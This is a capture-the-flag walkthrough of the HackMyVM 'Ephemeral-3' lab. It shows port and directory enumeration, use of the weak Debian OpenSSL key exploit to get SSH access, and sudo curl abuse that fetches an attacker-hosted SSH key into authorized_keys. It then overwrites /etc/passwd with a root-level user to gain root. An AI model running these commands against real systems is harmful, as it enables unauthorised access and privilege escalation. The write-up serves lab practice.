
Ephemeral3

HackMyVm : Ephemeral-3



OS: Ubuntu
Web-Technology:

IP: 192.168.1.34

USERS:
→ randy
→ henry
→ mrw/root

==========

Flags:
→ user.txt : 9c8e36b0cb30f09300592cb56bca0c3a
→ root.txt : b0a3dec84d09f03615f768c8062cec4d

==========

NMAP RESULTS:

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 f0:f2:b8:e0:da:41:9b:96:3b:b6:2b:98:95:4c:67:60 (RSA)
| 256 a8:cd:e7:a7:0e:ce:62:86:35:96:02:43:9e:3e:9a:80 (ECDSA)
|_ 256 14:a7:57:a9:09:1a:7e:7e:ce:1e:91:f3:b1:1d:1b:fd (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)


|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========

Web Services Enumeration:


[+ Gobuster]:
→ /agency
→ /note.txt

DIRECTORY: /agency
→ Got the user “randy” from agency homepage:




⇒


DIRECTORY: /note.txt
→ Got the message in note.txt
⇒

⇒ 

Exploitation:
→ Searched for openssl exploit on google
→ Reference : https://www.exploit-db.com/exploits/5720
→ Downloaded the required repo for exploit. Download Link
→ Lets run the exploit
→ Found the key for user randy

⇒ 

SSH: randy
→ ssh -lrandy -p22 -i /home/kali/Desktop/ephemeral/rsa/2048/0028ca6d22c68ed0a1e3f6f79573100a-31671 192.168.1.34
→ Got the user randy

⇒ 

Enumeration: randy

→ sudo -l

```
randy@ephemeral:~$ sudo -l
Matching Defaults entries for randy on ephemeral:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on ephemeral:
    (henry) NOPASSWD: /usr/bin/curl
randy@ephemeral:~$
```

⇒

⇒ SUID : /usr/bin/curl

→ Getting user henry

⇒ Created the ssh key

```
┌──[mrw@mrw]─[~/Desktop/ephemeral3]
└─$ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/mrw/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/mrw/.ssh/id_rsa
Your public key has been saved in /home/mrw/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:AV2sXychoWAUzNrLknUCAiDhI1BTFjlHRCpD58eeLwQ mrw@mrw
The key's randomart image is:
+---[RSA 3072]----+
|B++.=XXo oo.     |
|+..=+++o..o      |
|.oo.E*o o. . .   |
|. .o.++.o.  o .  |
|     +++S. . o   |
|    o.o.  .      |
|      .. .       |
|        .        |
|                 |
+----[SHA256]-----+
```

⇒

⇒ Inserted that ssh key into the target machine using SUID: /usr/bin/curl

```
randy@ephemeral:~$ sudo -u henry /usr/bin/curl -i http://192.168.1.35:80/id_rsa.pub -o /home/h
enry/.ssh/authorized_keys
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   561  100   561    0     0  46750      0 --:--:-- --:--:-- --:--:-- 46750
randy@ephemeral:~$
```

```
┌──[mrw@mrw]─[~/Desktop/ephemeral3]
└─$sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.34 - - [14/Jul/2022 13:17:02] "GET /id_rsa.pub HTTP/1.1" 200 -
```

⇒

SSH: henry

→ Logged in using the ssh key which I created.

```
┌──[mrw@mrw]─[~/Desktop/ephemeral3]
└─$ ssh henry@192.168.1.34 -i id_rsa
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.13.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

193 updates can be applied immediately.
127 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Jul 14 13:16:22 2022 from 192.168.1.35
henry@ephemeral:~$ id
uid=1001(henry) gid=1001(henry) groups=1001(henry)
henry@ephemeral:~$ hostname
ephemeral
henry@ephemeral:~$ whoami
henry
henry@ephemeral:~$
```

⇒

→ Reading user.txt

```
henry@ephemeral:~$ cat user.txt
9c8e36b0cb30f09300592cb56bca0c3a
henry@ephemeral:~$
```

⇒

⇒ user.txt : 9c8e36b0cb30f09300592cb56bca0c3a

==========

PRIV-ESC:

→ In normal enumeration, I can able to read the /etc/passwd but unable to edit it.

→ So, created a copy of /etc/passwd in host machine and created a custom user “mrw" and created sha-512 password (password : pass) using mkpasswd command.

```
┌──[mrw@mrw]─[~/Desktop/ephemeral3]
└─$ mkpasswd -m sha-512
Password:
$6$iPRtYEecO8xECEwA$pLFUT7rvC537jlIKMOasF1lMuoPnfKVWI6FFvdSI4.9PLIcv14uTJcibYYPveUciu74zjOtLGG
huELRHQhEbS/
┌──[mrw@mrw]─[~/Desktop/ephemeral3]
└─$
```

⇒

⇒ User inserted.

```
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
henry:x:1001:1001::/home/henry:/bin/bash
mrw:$6$DKXFdEhKOzMlRhLY$63MQ97j7jkGx1/txJz48KU/jkgR/v7DPQ5Lu4l7lzZXPhbkf7DXc8C6IUjHXMIYLAENh6s
sr97PGLQF0uhQlQ0:0:0:root:/root:/bin/bash
┌──[mrw@mrw]─[~/Desktop/ephemeral3]
└─$
```

⇒

→ Inserted that edited passwd file into target using curl

```
┌──[mrw@mrw]─[~/Desktop/ephemeral3]
└─$sudo python3 -m http.server 80
[sudo] password for mrw:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.34 - - [14/Jul/2022 13:30:10] "GET /passwd HTTP/1.1" 200 -
```

```
henry@ephemeral:~$ /usr/bin/curl -i http://192.168.1.35:80/passwd -o /etc/passwd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3027  100  3027    0     0   328k      0 --:--:-- --:--:-- --:--:--  328k
henry@ephemeral:~$
```

⇒

→ Switched to user mrw

```
henry@ephemeral:~$ su mrw
Password:
root@ephemeral:/home/henry# whoami
iroot
root@ephemeral:/home/henry# id
uid=0(root) gid=0(root) groups=0(root)
root@ephemeral:/home/henry# hostname
ephemeral
root@ephemeral:/home/henry#
```

⇒

⇒ Got the root.

→ Reading root.txt

⇒

```
root@ephemeral:~# cat root.txt
b0a3dec84d09f03615f768c8062cec4d
root@ephemeral:~#
```

⇒

⇒ root.txt : b0a3dec84d09f03615f768c8062cec4d